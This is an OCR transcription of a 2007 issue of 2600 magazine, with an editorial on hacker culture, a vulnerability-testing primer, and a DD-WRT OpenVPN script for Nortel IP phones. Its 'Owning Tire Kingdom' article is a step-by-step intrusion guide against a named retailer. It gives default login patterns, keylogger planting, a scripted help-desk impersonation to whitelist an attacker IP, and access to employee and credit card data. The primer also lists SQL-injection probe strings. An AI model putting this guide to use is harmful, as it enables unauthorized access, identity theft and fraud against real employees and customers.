
Email your submissions to **articles@2600.com** or use snail mail to:
2600 Editorial Dept., PO Box 99, Middle Island, NY 11953 USA.

If we use your picture, you'll get a free two-year subscription (or back issues) and a *2600* sweatshirt (or two t-shirts).

Volume Twenty-Four, Number Two
Summer 2007, $6.25 US, $7.15 CAN

2600

The Hacker Quarterly



North Korean Payphones!





At long last, we have pictures of actual payphones in the streets of Pyongyang. These are the kind that real North Koreans use, not the ones found in tourist hotels. All of these pictures are of the same payphone bank, which is possibly the only one of its kind in the country. Here we see kids crowding excitedly around the phones, just as they do at payphones all over the world. The allure of communications seems to be universal.






This is the same bank of phones as seen from the opposite end, taken while passing in a bus. There never seems to be a time when these payphones aren't extraordinarily busy. They're located right outside the Number One Department Store and adjacent to a metro station.

Photos by **Emmanuel Goldstein**

Got foreign payphone photos for us? Email them to **payphones@2600.com**.
Use the highest quality settings on your digital camera!
(More photos on inside back cover)

morsels



12063382856

Discovering Vulns....6

The Shifty Person's Guide to 0wning Tire Kingdom....8

Enhancing Nortel IP Phones with Open Source Software....10

Telecom Informer....13

Deobfuscation....15

Getting 2600 the Safe Way....20

Fun at the Airport....22

Hacking Xfire....25

Hacker Perspective: Mitch Altman....26

Valuepoint....29

Internet Archaeology....32

Hacking Answers by Gateway....33

Letters....34

VoIP Cellphones: The Call of the Future....48

Pandora Hack - Get Free MP3s....49

Adventures in Behavioral Linguistics....50

Transmissions....52

An ISP Story....54

Hacking Whipple Hill with XSS....55

Haunting the MS Mansion....56

Reading ebooks on an iPod....57

Java Reverse Engineering....58

Marketplace....62

Puzzle....64

Meetings....66

Remaining Relevant



We've witnessed a great change in our culture over the last couple of decades. But many of our readers have only been around themselves for that amount of time or even less. Therefore it's important to look at what has changed so that some perspective can be gleaned out of what's been going on. And for the rest of us, it's important to remember so we can also learn and hopefully plan things out for a better future.

People used to get involved in hacking back when the world of computer and telephone technology was just beginning to open up because for many of us it was the only way in. Owning a computer was something most of us could only dream about. And the telephone network was big and omnipotent and kept out of the reach of those who wanted to shape it and experiment.

In the early days, if you wanted to play with a UNIX system, you almost *had* to use one that you didn't have permission to access. If you wanted to communicate on something bigger than a one or two line BBS, breaking into a system run by the government or a large corporation was a path many of us chose.

The cost of making a telephone call was almost universally prohibitive for anyone who had the desire to try and communicate with people outside their local area. Methods were devised and shared that allowed those with a bit of technical knowledge, a spirit of rebellion, and a desire to explore the ability to make calls all around the world, not just to other people like them but also to operators and technicians who could help them understand the vast system.

Today it's a completely different landscape, at least for those of us in the developed world. Hopping on the net and communicating worldwide is something practically everyone takes for granted these days. It means nothing to access a website that's coming from another part of the world whereas in the past it would have been a big deal to see even a foreign newspaper in the library. Details of our daily lives are shared planetwide through our blogs, mailing lists, mobile phones, laptops, and scores of other devices and methods. Contacting anyone anywhere at any time has never been easier or cheaper.

It would seem that everything those hackers of the not-so-distant past were setting out to achieve has been accomplished. Access is readily available to most of us, communications around the globe are cheap or free, information on operating systems and computer programs is shared rather than restricted, and concepts like open source software, free access, and open expression seem to be flourishing or, at the very least, heavily in demand.

So where do the hackers fit in today? How are they even relevant?

To answer this requires an understanding of what hacking actually is. If you're of the belief that the world of hacking comprises little more than making free phone calls and infiltrating computer systems, then the relevance factor has indeed gone way down. There is no long distance anymore; There seems to be little that is beyond reach. You no longer have to be a hacker to figure it all out. And since computers are now everywhere, all sorts of people are accessing things they're not supposed to have access to, regardless of their technical ability. Whether it's a university that leaves the personal data of 90,000 people up on a website, a certain government agency that still has its routers accessible to the entire world using default passwords, or individuals who feel compelled to post an astounding amount of personal data and private thoughts on sites like MySpace, Facebook, LiveJournal, Blogger, and so many others - infiltration and the obtaining of data that we really shouldn't be able to obtain is hardly a challenge anymore.

To many that challenge has been reversed. Instead of trying to figure out ways to penetrate a system, the task now is to keep from being victimized by our

collective naivete and the poor security that pervades the computers running our society. Maintaining your own privacy, avoiding the many ways of becoming a victim, and ultimately designing better systems is the next step that many of us are already taking.

While these are all positive things to be involved in, they are mostly defensive and lack the real edge of what the hackers of old were involved in. For those who have never experienced this, it's very difficult to describe. But it's a feeling of knowing that you're into something fascinating that most "normal" people could never understand and that one day might lead to something incredible. It's also something that is usually forbidden for one reason or another, often because the people in control also realize the tremendous potential and they fear the sense of empowerment that individuals might gain by understanding this.

Lots of people see the thrill in being involved with something like the hacker world because it's portrayed with a hint of insurgency and self-determination. It's romanticized in our movies, on television, and in literature. Even in mainstream stories, the hero always operates outside the rules in order to get the job done effectively, as well as to be defined as a true individual. And for the vast majority of those interested in becoming part of the hacker culture, this is all that matters: the image. That, even more than the changing technologies, is what threatens the relevancy of the hacker world. It's the epitome of a rebel without a cause.

There are all sorts of stories that have been written about victors in a war who then have no idea how to handle their triumph because they never expected to win. There are elements of that which can be applied to hackers. We no longer need to struggle to accomplish those things we wanted, mainly communications, understanding, and the sharing of information. Those all seem to be the defaults now. In that regard we have most definitely won.

But luckily the hacker mentality goes quite a bit beyond those concepts. Discovery never ends. Nor do those forces that want total control over societies and individuals, those forces which we must engage in perpetual battle with. As long as they exist - in other words, for the duration of humanity - the hacker mentality will continue to be relevant and essential.


It's difficult not to get sucked into the world of popularity, especially when what you are saying or doing happens to become trendy. We've faced this odd problem for a large part of our existence. We've watched many good ideas turn into vastly successful business models. We've seen many people become insanely rich. And we've witnessed the inevitable gap that develops between the original goals and the realities of the marketplace when "success" strikes. It's not that bigger isn't always better. The original picture, however, does tend to become obscured when it's surrounded by flashiness and mass appeal. This may be fine for promoting commercial products but it's about the worst thing that could happen to an entity with ideals.

An interesting parallel is that of government. Many years ago it was possible to be heard as an individual, even all the way to the top leadership positions. Today that is all but impossible with all of the "protection" and virtual firewalls that keep the people from their leaders. This is not a healthy progression. There is growing and then there is growing apart.

We will remain relevant as long as we keep thinking and developing as individuals. It's clear the landscape has changed and it would be foolish to not change with it. But to say the hacker world is dead because there's nothing left to hack shows a profound lack of understanding as to what hacking actually is. It's not a fashion statement or a fad. It's not a bunch of people looking to break the laws and get everything there is to get for free. It's a state of mind that keeps one in a constant state of questioning everything around them, whether it be technological in nature, a set of rules, or an entire belief system. It's about adapting and experimenting, far more than most others would ever attempt. And, perhaps most importantly, it's about sharing what you learn and what you experience, not just with fellow hackers but with the rest of the world. It's likely most of the latter will have no idea just what it is you're doing and in fact may completely misunderstand your motives. But perceptions change over time, one way or another.

We're always looking to hold onto our spirit here and to self-examine as much as possible. This is why we sent out reader surveys to all of our subscribers earlier this year. In the next issue we hope to be able to analyze the pile of opinions and suggestions we've gotten back. The enthusiasm we've seen so far is all the evidence we need to conclude that we've still got something amazing here.

Discovering Vulns



by Cliff

"H3y d00Dz w07 R t3h r34l1y k3wl hAx 4...?" Aren't you just sick of reading this kinda thing? Guess what, the "k3wl hax" don't get designed and published by Microsoft each week. People *find* them. Where do exploits and vulns (system vulnerabilities) get found? They're usually bugs or misused features. But how do they get discovered? How can you discover your own, or better still, how can you reduce the risk of someone else finding vulns with your code? I'm going to talk in general terms about methodologies as opposed to any script-kiddie examples.

Exploits

Exploits are vulnerabilities that have been taken to the next level – someone has seen a weakness/vuln and then worked out how to abuse it. An exploit may allow illegal code to be run, it may just crash a system, or it may open a back door for further abuse later. Exploits are pretty much limited by the vulnerability found, but sometimes what appears a minor vulnerability can open up a chain of exploits. Some types of exploits are described below.

Reboot – make the server require a restart. This can interrupt other processes, maybe require manual starts of some tools, cause a lot of anxiety, "stability" issues, and other bad things. Very hard to track down.

Starve of Oxygen – strangle all the other apps on the box. If apps run out of system resources (typically RAM or Disk), they can get panicky and start throwing errors of their own. Starving a box using one vuln/exploit may force other apps to fail, possibly revealing secrets along the way, or at least being a huge pain to clear up.

Slow to crawl – If all the starved apps above behave well, they'll just starve to death, and the server will spend every CPU cycle dealing with error messages from dying applications.

Reveal a secret – we just had the one-hundred-millionth (that's a *huge* number, 100,000,000 seconds is over three years!) set of customer sensitive data leaked by computer systems in the U.S. Of course the real number is *much* higher; these 100 million were the ones that had to be confessed. Computers hold so many secrets and they're held so insecurely that secret-fishing is a massive exploit. Secrets could be personal details, or even server details, both valuable to different groups. If an app under duress will report its database filepath, for instance, other attacks can be crafted to attempt to retrieve that file (and the goodies it contains!).

Run illegal code – The server details are a very useful secret for further exploitation. Illegal code may run in-process and so widen the hole of the vulnerability by giving escalated privs.

Open a door – Illegal code could be used to install a backdoor into the system, making future breaches easier

Pwn3d! – and the box becomes a zombie, completely owned by someone other than the owner!

Failing Inelegantly

Great, you've written *the* killer app for whatever system/language/etc. Well done! You probably started as a proof-of-concept, then added a bit of testing onto the end, then fixed it for the tests that failed, and called it RTM. There is only one person in the world less qualified to test your code than you are and that's your mother. You are the world's worst test of your own code. You know the workflows, you know where the bodies are buried, you know which bits have to be handled gently.

Unfortunately, your users won't. Users are dumb, all of them. If they weren't dumb, they'd have written the app themselves, so assume they're dumb. If you went so far as to provide a manual/training for your app, your users will either forget it or use it as a bible. But you'll have forgotten one or two key points, so they'll improvise. They'll put a null in the cost box instead of a zero. Hell, they may even type "zero". Likely this'll cause

your system to fail. How it fails is critical not just to the app, but to every other system on the machine!

Yum! Resources! – if your app fails catastrophically and fails to release resources (memory usually), you're enemy number one. *Exploit:* crash the app a few times and watch as other systems struggle for oxygen. One of them may do something cool, or at the very least, force a reboot.

Dog in the Manger – your app fails, but in failing pops up a modal dialogue warning of the failure before closing down. *Exploit:* similar to above, the program holds server resources hostage until some stupid "ok" box is ticked... on a blade in a massive server farm!

Debug Messages – your app fails, and in order to help you out, it tells you some secrets about where and how it failed. Now everyone knows what version of .NET (or whatever) you're running and, lookee here, a snippet of the app code. That could be handy later....

Error Messages – like Debug messages, but less friendly. It's quite common to see databases telling you things about themselves when a web app has failed to consider a problem (e.g., MySQL, Access).

You can force inelegant failures by feeding in bad data (remember that user who typed "zero"? What if it was malicious?! You may not know how to exploit a vuln, but somebody else might, so treat all vulns as serious.

Unexpected Input = Unexpected Output

Applications usually deal in one or another with data. In fact, if they don't they're probably just cartoons and not worth bothering with. Data can go into or come out of some kind of datastore, usually a database package of some sort. This is cool. It means we may be able to get some secrets out in exchange for putting some weird stuff in (technical name here is SQL Injection).

How do you get to enter weird stuff? Have a look at the app you're testing and start typing things into the fields you can type things into. The key here is to type in things the application isn't expecting. Good apps will validate these attacks away, poor ones won't. Inputs typically expect text, a number or sometimes even a file – don't give them exactly what they're expecting.

If they want a file (e.g., an avatar upload for a forum), try passing them an mp3, or an exe. See what happens. You should have the file rejected straight away, but if the app accepts an exe, you may find a way to execute it (on the server!) later.

If the app wants a number, what kind of number does it want? If it expects an integer, try giving it a float (or any other non-integer, such as 3.14159).

What happens if you give it a 0? Or a 0.000000000000001? Or -1? Or 999999 <snip loads more 9s> 99? Or "zero"?

One of these tests may upset the system if it tries to insert text into a numeric field, or tries to divide by zero. If the system is strong, it'll laugh at your efforts. But lesser apps will trip up and maybe tell you a bit about the system!

If the app expects text, then try giving it loads of text. Try giving it non-printing characters. Try giving it characters that have special uses too – my favourites are ';/&--%*?, spaces, and various combinations of them depending on what I've discovered about the app (if it has an MSSQL backend, try feeding fields with %%';--). This can be fascinating if you get your entered text echoed back to you on the next page (for instance a search form), as if your entry isn't parsed and validated. You can start building database queries to discover more about the app and possibly release secret data.

Websites may be probed by messing with their query strings if they pass data in the query string (what appears in the address bar). You may want to try HTMLEncoded values.

So what if you hit a web app with massive JavaScript validation? It may have similar matching validation on the server or the developer may have been lazy. Try a tool like Tamper Data (a Firefox extension) to tweak exactly what gets posted back to the server after the JavaScript has had its fun and tried to stop you!

Can't Take the Strain

Load testing is the opposite of a DDoS attack. Proper load testing will let you know how much activity your server/app can handle before melting down using the exact same tools as you could use for a DDoS. You just watch the results more closely.

Microsoft has a great free stress/load testing application "Web Application Stress Tool" aka Homer. Find it on their website. They also have a fancier one with some of the datacenter editions of some tools, but Homer will do all you need. There are doubtless many others available too.

Start off by working out what a "sensible" workflow through your site may be, and record it. Now play that workflow back with more clients and note which pages seem to be slowest (from the results). Ramp it up a bit more, keep noting your results, and keep going. If you graph your results, you'll notice a pretty linear rise in response times until you hit an elbow in the curve where responses

get dramatically slower. This is your theoretical maximum load. Of course, real world usage isn't nearly so relentless as a cluster on the same LAN hammering one app, but usage will come in peaks, and you must be able to handle those peaks, *not the average* (including overnight) load!

I'm sure you've found one or two pages of your app which seem to cause you the most delays. Rewrite them or split them into parts and keep the server load down. It'll probably be the page with all the big database access/writes, etc., so look at optimising those.

If testing someone else's site, make sure you have permission first. One man's load test is another man's DDoS!

Finally

When writing your app, try designing in security from the beginning. This means coding defensively, expecting your audience to be at best dumb, at worst, hostile! Validate every field you have both on the server and client, and only accept values within the most restrictive range. Expect non-alphanumeric characters and the effects they can have. Trap specific errors, all you can think of, and handle them gracefully. Always have a catchall for unspecified errors, and again, handle it gracefully. Get your code read and tested by friends/peers/colleagues (open source software has a passive testing pool of peers).

Test your app on a virtual machine of some sort (Microsoft Virtual PC or VMWare) so you can recover from errors quickly and easily without killing any other apps. Talk to your datacenter guys about the possibility of using virtual servers (again VMWare/Microsoft both have excellent offerings) to completely ringfence apps. Always make sure you disable any debug modes you have before going public with your app, and finally load test your app so you know how it will cope over time. If you know up front that you will run into loading problems in about three months with expected growth, you can plan for app tuning or hardware expansions and make sure you don't starve other apps causing them to fail. And in all that spare time you now have, why not try finding some new vulns?



The Shifty Person's Guide to Owning Tire Kingdom

by The Thermionic Overlord

With stores splattered all over the United States, chances are you've been to a Tire Kingdom at some point for an oil change, tires, or an overpriced brake job. TK sure runs a slick business, with intimate corporate micromanagement made possible by a centralized network architecture.

Imagine what you could do if you controlled Tire Kingdom's main computer systems: With manager's privileges alone, you have the ability to hire and fire employees, change pay rates, look up commercial and consumer credit card data, even commit outright theft. It's easier than you think with this article as your unofficial guide.

Getting In

The heart of Tire Kingdom is `as400.tirekingdom.com`, an IBM AS400 located in Juno Beach, Florida. All 600 or so stores in the U.S. connect to this system every day through standard DSL or cable connections for upgraded stores, dialup lines for older ones. If you telnet to as400.tirekingdom.com, the system will throw you a login screen at any time of day or night without complaint. What about that username and password? Pick a store number. For Store 121, log in as S121, password S121, et cetera. You can't actually do anything unless your IP address is recognized by the system (TKI) but there exist ways around this problem.

Waltz up to your local store on a Saturday when they're slammed and take a peek at the generic PCs on the counter running terminal emulation software. Each one is numbered in the pattern of S (store number) PC (PC number), as in S121PC03. On the terminal

software, that same PC would have a display ID of S121DSP03. Taped to at least one of the computers at the main counter will be a list of employee numbers for everyone at the store, including managers. You have to be behind the counter to see this, however....

Getting Behind the Counter

If you'd like to play around with the system from a store location with impunity, ask to speak to the general manager and tell him you want to apply for a job. Note the name of the store manager. You'll need it later. He'll most likely steer you to one of the PCs immediately and log onto TK Intranet (intranet.tirekingdom.com, username TK(store#), password TK(store#), domain TKI). He'll sign into the `Deploy` hiring management console with his employee number and password and leave you to fill out an application. As soon as he's gone, fire up a command prompt and enter tracert as400.tirekingdom.com. Note the last hop on the store network and write this IP address down for future reference. It's the Cisco 2500 router underneath the counter. You'll have no web access because all DNS requests besides TK Intranet and a handful of partner companies are blocked.

If you've brought your handy flash drive with a keystroke logger program, now is the time to take advantage of it. Dump the program into an unused directory, fire it up, and don't worry for a second about an anti-virus. You won't find one.

When they're not paying attention too closely, pick up their phone and call another Tire Kingdom, not one in the general area of yours. Explain to whomever picks up the phone that you've lost/spilled coffee on your yellow book with the tech support number in it, and could they pretty please give it to you, you're having trouble connecting to the AS400. Write this number down on a piece of paper along with the manager's employee number, the router's internal IP, the store's external IP if you can find it, and whatever artistic doodles you've been working on.

Day Two

Wait until Monday to return to the store as Sundays are generally dead. Make sure you get a good night's sleep since you'll have to work quickly today.

Walk in as if you own the place and tell the body at the counter that you're finishing an application. Return to the same computer and copy your keystroke log to your flash drive, making sure to wipe the original with the Wipe utility you should be carrying. Busy yourself with whatever hackerish antics you desire until the body at the desk is no longer paying close attention to you, then grab a phone and walk it around a corner for some privacy. By now you should know the manager's employee number, password, router and store IP, tech support phone number, and a static IP address associated with a public computer *(not the one at your house)*.

A Quick Note on TK Passwords

Every TK employee has a six or seven digit employee number which they keep during their tenure at Tire Kingdom. They also have a password between six and eight digits long, as mandated by the AS400's security policy, that must be changed every 90 days. The password cannot be the same as any of the two or three previous passwords and cannot contain special characters to my knowledge. However, 99.9% of *all* TK passwords will be completely numeric as every counter employee including managers keys with their right hand on the numerical pad. For speed, most of them are only six characters in length and are chosen to be quick to pound out.

Tech Support is Here to Help You

Call the tech support number. Have your spiel polished, rehearsed, and ready to go. When you get someone on the line, tell them some variation of the following:

"Hi, this is (manager's name), the manager of TK(store#), and we're having a lot of problems with our Internet access. I keep getting an error when I try to connect, the AS400 keeps telling me I'm signing on from an unknown IP address, and to call you guys with this IP address: (the static IP of a computer you have access to)."

If your social engineering ruse works, prepare for pandemonium as the Tire Kingdom you're in loses all access to the AS400. Hang up the phone and walk out, and quickly get behind the IP address you gave the help desk.

0wning

By now you should have all of the information you need to spectacularly 0wn the AS400 as a manager. The AS400 is configured for ease of use, and finding your way around should be no problem. For real fun, log into `intranet.tirekingdom.com`, click `Deploy`, log in as your managerial self, and promote everyone as high as you possibly can. `Deploy` will give you access to an employee's home address, all personal information, sometimes even a picture. The AS400 has provisions for retail credit card lookup, too.... If you dig deep enough, you'll find information that no one should be able to access, maybe even yours....

Shouts to fysch and lynch, Lardlog, 3m0t3, DJ Hekla, and the Democratic Congress: Please don't fuck it up.

Enhancing Nortel IP Phones with Open Source Software



by Ariel Saia

I thought it would be fun to try connecting one of our company's Nortel IP phones from my home using my broadband connection and a VPN tunnel back to our corporate office. So I took one of our Nortel i2004 phones home and starting seeing what I could do with it.

I first needed to get into the phone's setup. That was easy enough. I powered the unit up and once I saw the Nortel logo come up on the display, I hit the group of four buttons one at a time (below the LCD screen) in sequence 1-2-3-4 from left to right. In the setup I noticed our telephony department configures the phone with full DHCP with data and voice VLAN smarts in the phone. Since my goal was to use the phone in a very basic home network environment, I would need to manually configure some of these settings (more on this later). However I did notice the S1 server (Nortel phone server) specified. So at this point it looked promising that I could have my office IP phone working at my house.

For the first step I needed to create my VPN tunnel to corporate. I had a $400 CyberGuard SG560 firewall/vpn device floating around and decided to configure it as a PPTP client and connect it to my company's PPTP VPN server. Once connected I could then ping the S1 server (Nortel phone server) from the SG560 box. Fantastic! I trekked on; I now needed to configure the phone to communicate over this link rather than being on our internal LAN. I went into the phone's setup again and selected "0" for no DHCP. I then gave the phone a static IP address (on the same subnet as the LAN on my SG560 box) of 192.168.1.10, netmask 255.255.255.0, and 192.168.1.1 as the gateway. The next option was the S1 IP (Nortel phone server) 172.16.201.11. Next was the S1 port. I selected the default port of 4100. I also opted for the defaults for S1 Action "1" and Retry Count "5" and repeated the same steps for S2. I then was asked for a "Voice VLAN." I selected "0" for no on the Voice and Data VLAN. I still had my SG560 connected to my corporate PPTP server. The phone rebooted and after about two minutes the phone connected to the S1 server and was prompting me for a Node and TN number (this is how the phone is registered to the Nortel phone system). The next day I asked one of my friends in the telephony department to provide me with a "Node" and "TN" for my phone. I returned home, plugged the numbers into the phone, and Walla!! The phone connected!

I picked up the handset and called my friend. I could then hear him pick up his handset and begin talking but he couldn't hear me from his end. After some head scratching I decided to put a packet sniffer between my SG560 box and my broadband connection. I found the Nortel phone server was trying to send packets to the phone during my phone call on port UDP/5201 and my SG560 box was of course dropping the packets. I then created a rule on the SG560 box to redirect any incoming UDP/5201 traffic to 192.168.1.10 (the IP phone). I then placed my call again and he could now hear me and I could hear him. So there I sat with an office extension in my house!

I told my friend in the telephony department about my test and of course he wanted one for his house too. However, after hearing he would need a $400 CyberGuard unit, excitement quickly turned to disappointment. I now was determined to come up with a reliable and inexpensive way to use our IP office phones in remote locations.

I had a Linksys WRT54G v4 router flashed with DD-WRT (one of the best third party firmware) that I had been using for Wi-Fi bridging. I remembered seeing the capability of using it as a PPTP or OpenVPN client/server. So I configured the router as a PPTP client just like the SG560 unit and added to port forwarding (UDP 5201) needed by the Nortel phone system. The IP phone connected and my test calls were made

successfully, again just like in the SG560 over my company's PPTP VPN server. I now wanted to test the reliability of the WRT54G. I quickly found that the PPTP connection would drop within a few hours and not reconnect without requiring a reboot of the router. This of course was not an acceptable option so I started looking into OpenVPN as an alternative to PPTP. In the meantime my friend from the telephony department found Nortel was selling a solution (Nortel Contivity) that essentially does the same thing for about $350-$450 per phone and about 10k for the backend VPN server. *Ouch!*

Now more than ever I wanted to build a solution on open source software. I installed my favorite Linux distribution (SuSe 10.1) on a spare server we had in our server room and began the OpenVPN setup. I tested the Linksys WRT54G (DD-WRT) with the OpenVPN client instead of PPTP. I wrote this custom startup script for DD-WRT that creates the needed certificate files and calls the OpenVPN client, also monitoring the tunnel for inactivity, and acts accordingly.

DD-WRT Startup Script

(remember not to enable OpenVPN in the DD-WRT GUI since this script calls it for you)

```
echo 'sleep 8' >> /tmp/vpngo.sh
mkdir /tmp/openvpn
echo "
-----BEGIN CERTIFICATE-----
***Add Your IPcop Server Cert HERE!!***
-----END CERTIFICATE-----
" > /tmp/openvpn/ca.crt

echo "
-----BEGIN CERTIFICATE-----
***ADD Your IPcop Client Cert HERE!!***
-----END CERTIFICATE-----
" > /tmp/openvpn/client.crt

echo "
-----BEGIN RSA PRIVATE KEY-----
***Add Your IPCop Private Key HERE!!**
-----END RSA PRIVATE KEY-----
" > /tmp/openvpn/client.key
echo "client
dev tun
proto udp
remote ***YOUR PUBLIC IPCOP SERVER*** 1194
resolv-retry infinite
nobind
persist-key
persist-tun
float
keepalive 10 120
tun-mtu 1400
tun-mtu-extra 32
mssfix 1300
ca /tmp/openvpn/ca.crt
cert /tmp/openvpn/client.crt
key /tmp/openvpn/client.key" > /tmp/openvpn/openvpn.conf
echo 'iptables -A POSTROUTING -t nat -o tun0 -j MASQUERADE' > /tmp/openvpn/route-up.sh
echo 'iptables -D POSTROUTING -t nat -o tun0 -j MASQUERADE' > /tmp/openvpn/route-down.sh
echo 'iptables -t nat -I PREROUTING -i tun0 -p udp --dport 5000:5300 -
➥ j DNAT --to-destination 192.168.1.10' >> /tmp/vpngo.sh
echo 'iptables -I INPUT -p tcp --dport 443 -j logaccept' >> /tmp/vpngo.sh
echo 'iptables -I INPUT -p tcp --dport 22 -j logaccept' >> /tmp/vpngo.sh
chmod 777 /tmp/openvpn/route-up.sh
chmod 777 /tmp/openvpn/route-down.sh
echo 'result=0' >> /tmp/vpngo.sh
echo 'pingloss=0' >> /tmp/vpngo.sh
echo 'pingloss2=0' >> /tmp/vpngo.sh
echo 'rm /tmp/vpngo.sh' >> /tmp/vpngo.sh
echo 'rm /tmp/vpngo.sh' >> /tmp/vpngo.sh
echo 'rm /tmp/keypass' >> /tmp/vpngo.sh
echo 'date 092011082007' >> /tmp/vpngo.sh
echo 'touch /tmp/keypass' >> /tmp/vpngo.sh
echo 'echo '***PKCS12 File Password***' > /tmp/keypass' >> /tmp/vpngo.sh
echo '/usr/sbin/openvpn --config /tmp/openvpn/openvpn.conf --route-up /tmp/openvpn/route-
➥ up.sh --down /tmp/openvpn/route-down.sh --askpass /tmp/keypass' >> /tmp/vpngo.sh
echo '  sleep 60' >> /tmp/vpngo2.sh
echo '  while [ "x" ]' >> /tmp/vpngo2.sh
echo '   do' >> /tmp/vpngo2.sh
echo '      sleep 12' >> /tmp/vpngo2.sh
echo '      result=`ifconfig tun0 2>&1 | grep -c RUNNING`' >> /tmp/vpngo2.sh
echo '      if [ $result -eq 0 ]' >> /tmp/vpngo2.sh
echo '        then' >> /tmp/vpngo2.sh
```

```
echo '        sleep 10' >> /tmp/vpngo2.sh
echo '        result=`ifconfig tun0 2>&1 | grep -c RUNNING`' >> /tmp/vpngo2.sh
echo '           if [ $result -eq 0 ]' >> /tmp/vpngo2.sh
echo '            then' >> /tmp/vpngo2.sh
echo '            while [ $result -eq 0 ]' >> /tmp/vpngo2.sh
echo '              do'  >> /tmp/vpngo2.sh
echo '                 killall openvpn' >> /tmp/vpngo2.sh
echo '                 /usr/sbin/openvpn --config /tmp/openvpn/openvpn.
➥ conf --route-up /tmp/openvpn/route-up.sh --down /tmp/openvpn/
➥ route-down.sh --askpass /tmp/keypass &' >> /tmp/vpngo2.sh
echo '                 sleep 40' >> /tmp/vpngo2.sh
echo '                 iptables -t nat -I PREROUTING -i tun0 -p udp --dport
➥ 5000:5300 -j DNAT --to-destination 192.168.1.10' >> /tmp/vpngo2.sh
echo '                 iptables -I INPUT -p tcp --
dport 443 -j logaccept' >> /tmp/vpngo2.sh
